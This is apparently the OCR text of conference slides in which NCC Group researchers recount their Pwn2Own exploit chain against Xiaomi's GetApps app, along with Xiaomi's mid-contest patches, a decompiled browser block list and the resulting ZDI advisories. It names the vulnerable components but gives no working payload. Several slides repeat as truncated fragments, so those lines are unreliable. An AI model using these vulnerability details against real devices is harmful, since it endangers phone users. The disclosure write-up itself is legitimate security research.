- However, Xiaomi messed up how they implemented removing `integral-dialog-page.html` and the `.js` file
  - "GetApps" did not remove the files from the device if the file already existed
  - So in theory, the devices at Pwn2Own should still have the `integral-dialog-page.html` and `integral-dialog-page.chunk.js`



Mini heart attacks: 5

- Saturday before Pwn2Own
- ANOTHER "GetApps" update
- For some reason, `integral-dialog-page.html` and the `.js` file now gets pushed to the device every 24 hours via Google Firebase?????


Mini heart attacks: 6

- But Xiaomi also added code which blocked `JoinActivity` from being launched if the Browsable Intent came from one of the following sources:
  - Mi Browser
  - Google Chrome
  - Android HTML Viewer
  - An NFC tag


```
public class JoinActivity extends BaseActivity {
    static {
        ArrayList<String> arrayList = new ArrayList<>();
        sBlackPkgArrayList = arrayList;
        arrayList.add("com.mi.globalbrowser");
        arrayList.add("com.android.htmlviewer");
        arrayList.add("com.android.nfc");
        arrayList.add(Constants.PackageName.CHROME);
```


GetApps' built in browser filter list

- Our exploit chain is borked because we needed the user to tap a hyperlink in a web browser…




Mini heart attacks: 7





Mini heart attacks: 7



If the phone's region is set to Spain, we can use the Opera browser!

Mini heart attacks: 7


- The “Opera Browser” is a “Default Browser” if the phone’s region is set to Spain
- We now had an exploit that worked in Spain specifically
- We informed Zero Day Initiative that we intend on hacking a device that is typically found in Spain
- Now if Xiaomi does not do anything else, we will be fine!

“Global” model 2210132G pretending to be Spanish

Mini heart attacks: 7

- Day 1 of the competition
- Xiaomi starts disabling the ability to install applications from their “GetApps” store
  - Corroborated by other Pwn2Own teams in the Toronto area during the competition

Mini heart attacks: 8



Mini heart attacks: 9

Tuesday, October 24 – 1030

Pentest Limited targeting the My Cloud Pro Series PR4100 in the NAS category.

Team Viettel targeting the Xiaomi 13 Pro in the Mobile Phone category.


Tuesday, October 24 – 1630

STAR Labs SG targeting the QNAP TS-464 in the NAS category.


NCC Group targeting the Xiaomi 13 Pro in the Mobile Phone category.

- That day, two teams were scheduled to hack the Xiaomi 13 Pro
- After talking to Zero Day Initiative and explaining the situation, we were allowed to try to install **any** application instead of Sunfish

Mini heart attacks: 8



NCC Group installing "No.Pix Color by Number & Pixel"
https://x.com/thezdi/status/1716936539345936682



Team Viettel installing "Discord"
https://x.com/thezdi/status/1716847300130005292

YAY ENDING YAY

Mini heart attacks: 8

Mini heart attacks: 8

- Day 2 of the competition
- ANOTHER “GetApps” update
  - Removed `integral-dialog-page.html` from the device
- GetApps would no longer install any application

Mini heart attacks: 9

```
public class JoinActivity extends BaseActivity {
    static {
        ArrayList<String> arrayList = new ArrayList<>();
        sBlackPkgArrayList = arrayList;
        arrayList.add("com.mi.globalbrowser");
        arrayList.add("com.android.htmlviewer");
        arrayList.add("com.android.nfc");
        arrayList.add(Constants.PackageName.CHROME);
        arrayList.add("com.opera.mini.android");
        arrayList.add("com.opera.browser");
        arrayList.add("com.yandex.browser");
```

FAILURE - Interrupt Labs was unable to get their exploit of the Xiaomi 13 Pro working within the time allotted.

WITHDRAWAL - Eason Liu withdrew his attempt to target the Xiaomi 13 Pro.

WITHDRAWAL - ANHTUD withdrew their attempt to target the Xiaomi 13 Pro.

FAILURE - Team Orca of Sea Security was unable to get their exploit of the Xiamoi 13 Pro working within the time allotted.

WITHDRAWAL - ToChim withdrew their attempt to target the Xiaomi 13 Pro.

FAILURE - Interrupt Labs was unable to get their exploit of the Xiaomi 13 Pro working within

Xiaomi phones are so good! Their phones are so secure during Pwn2Own specifically!

WITHDRAWAL - ToChim withdrew their attempt to target the Xiaomi 13 Pro.

FAILURE - Interrupt Labs was unable to get their exploit of the Xiaomi 13 Pro working within the time allotted.

"Props to the Xiaomi crew who proved you can patch RCE bugs completely remotely in only a few hours (and also brick your flagship device across a country) as long as you're doing it to be a dick, not because you actually care about fixing things"

- maxpl0it

Wanna hear Max's point of view about this whole debacle? He talked about it at OffensiveCon24!
https://www.youtube.com/watch?v=VDhHSCsaByk

AFTER PWN2OWN

- The browser blocking code is removed from GetApps
- Applications can be installed again just like normal
  - HOW CONVENIENT!!!!
- Both us and Team Viettel never got credit or CVEs from Xiaomi
- Zero Day Initiative had to give us the CVE numbers

May 1st, 2024

(Pwn2Own) Xiaomi Pro 13 GetApps integral-dialog-page Cross-Site Scripting Remote Code Execution Vulnerability

ZDI-24-419
ZDI-CAN-22332

CVE ID CVE-2024-4406

ADDITIONAL DETAILS	According to Xiaomi, ZDI-CAN-22332 was addressed in GetApps 32.0.0.1. Xiaomi informed ZDI they would assign a CVE, but never followed through.
DISCLOSURE TIMELINE	2023-11-09 - Vulnerability reported to vendor 2024-05-01 - Coordinated public release of advisory 2024-07-01 - Advisory Updated
CREDIT	Ken Gannon and Ilyes Beghdadi of NCC Group

May 1st, 2024

(Pwn2Own) Xiaomi Pro 13 mimarket manual-upgrade Cross-Site Scripting Remote Code Execution Vulnerability

ZDI-24-418
ZDI-CAN-22379

CVE ID CVE-2024-4405

ADDITIONAL DETAILS	According to Xiaomi, ZDI-CAN-22379 was addressed in GetApps 32.0.0.1. Xiaomi informed ZDI they would assign a CVE, but never followed through.
DISCLOSURE TIMELINE	2023-11-09 - Vulnerability reported to vendor 2024-05-01 - Coordinated public release of advisory 2024-07-01 - Advisory Updated
CREDIT	@hoangnx99, @vudq16, @biennd279, @_q5ca from @vcslab

“Xiaomi informed ZDI they would assign a CVE, but never followed through” - ZDI

May 1st, 2024

(Pwn2Own) Xiaomi Pro 1

Scripting Remote Code E

ZDI-24-419
ZDI-CAN-22332

CVE ID CVE-2024

addressed in GetApps 32.0.0.1. Xiaomi never followed through.

ndor
of advisory

up

May 1st, 2024

(Pwn2Own) Xiaomi Pro

Scripting Remote Code E

ZDI-24-418
ZDI-CAN-22379

CVE ID CVE-202

addressed in GetApps 32.0.0.1. Xiaomi never followed through.

ndor
of advisory

_q5ca from @vcslab

"Xiaomi gh" - ZDI

GetApps application has code execution vulnerability

Internal ID	CVE ID	CVSS Score	Publish Date	Last Update
MiSVD-2024-544	CVE-2023-26324	8.8 HIGH	2024-05-06	2024-05-06

Description and Impact

A code execution vulnerability exists in the XiaomiGetApps application product. This vulnerability is caused by the verification logic being bypassed, and an attacker can exploit this vulnerability to execute malicious code.

Affected Scope and Remidiation

Acknowledgement

The Xiaomi Security Center expresses heartfelt thanks to Team Viettel working with Trend Micro Zero Day Initiative! At the same time, we also welcome more outstanding and professional security experts and security teams to join the Mi Security Center (MiSRC) to jointly ensure the safe access of millions of Xiaomi users worldwide Life.

xiaomi SECURITY CENTER

Home Security Bulletins Security Updates Incident Response Trust Cer

GetApps application has code execution vulnerability

Internal ID

MiSVD-2024-

Descripti

A code execu verification logic being bypass

Affected

Acknowledgement

The Xiaomi Security Center expresses heartfelt thanks to Team Viettel working with Trend Micro Zero Day Initiative! At the same time, we also welcome more outstanding and professional security experts and security teams to join the Mi Security Center (MiSRC) to jointly ensure the safe access of millions of Xiaomi users worldwide Life.

YAY ENDING YAY
(BUT FOR REAL THIS TIME)

- Tools used for this research
  - Drozer
  - Jadx / ByteCode Viewer / JEB
  - BurpSuite Pro
  - Magisk
  - Frida / Objection
  - Xposed / LSPosed
  - YayPentestMagiskModuleYay
  - Coffee…lots and lots of coffee…